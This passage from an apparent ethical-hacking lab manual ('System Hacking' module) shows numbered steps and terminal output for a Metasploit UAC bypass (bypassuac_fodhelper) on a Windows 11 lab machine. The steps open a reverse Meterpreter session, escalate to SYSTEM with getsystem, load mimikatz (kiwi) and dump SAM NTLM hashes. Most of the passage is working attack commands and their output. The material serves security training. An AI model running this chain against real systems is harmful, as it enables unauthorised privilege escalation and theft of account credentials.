
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.1.13       yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) >
```


31. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.
32. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).
33. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.




```

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50058) at 2022-04-07 01:29:53 -0400
[*] Cleaning up registry keys ...

meterpreter >
  
```

34. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.
35. Type **getsystem -t 1** and press **Enter** to elevate privileges.
36. Now type **getuid** and press **Enter**. The meterpreter session is now running with system privileges.



```

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
  
```



37. Type **load kiwi** in the console and press **Enter** to load mimikatz.

```
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter >
```

38. Type **help kiwi** and press **Enter**, to view all the kiwi commands.



```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Success.
meterpreter > help kiwi

Kiwi Commands
=====

Command      Description
-----
creds_all    Retrieve all credentials (parsed)
creds_kerberos Retrieve Kerberos creds (parsed)
creds_livessp Retrieve Live SSP creds
creds_msv     Retrieve LM/NTLM creds (parsed)
creds_ssp     Retrieve SSP creds
creds_tspkg   Retrieve TsPkg creds (parsed)
creds_wdigest Retrieve WDigest creds (parsed)
dcsync        Retrieve user account information via DCSync (unparsed)
dcsync_ntlm   Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create Create a golden kerberos ticket
kerberos_ticket_list List all kerberos tickets (unparsed)
kerberos_ticket_purge Purge any in-use kerberos tickets
kerberos_ticket_use Use a kerberos ticket
kiwi_cmd      Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam   Dump LSA SAM (unparsed)
lsa_dump_secrets Dump LSA secrets (unparsed)
password_change Change the password/hash of a user
wifi_list     List wifi profiles/creds for the current user
wifi_list_shared List shared wifi profiles/creds (requires SYSTEM)

meterpreter >
```


Module 06 – System Hacking

39. Now we will use some of these commands to load hashes.

40. Type **lsa_dump_sam** and press **Enter** to load NTLM Hash of all users.

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help

meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WINDOWS11
SysKey : bf7ee388b30e6e9f6b86de4c18416716
Local SID : S-1-5-21-211858687-566857532-2239795073

SAMKey : ab6330cf1c0a8120adbbf8e40afefb2e

RID : 000001f4 (500)
User : Administrator

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 6be54f349fb16786cbc468baea89e2bb

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : a2aeb1670f47f42479bc09f574c2a6a0

* Primary:Kerberos-Newer-Keys *
  Default Salt : WDAGUtilityAccount
  Default Iterations : 4096
  Credentials
```

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help

RID : 000003ea (1002)
User : Admin
Hash NTLM: 92937945b518814341de3f726500d4ff

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 06ca82c977c5c7f5b606b2411286d126

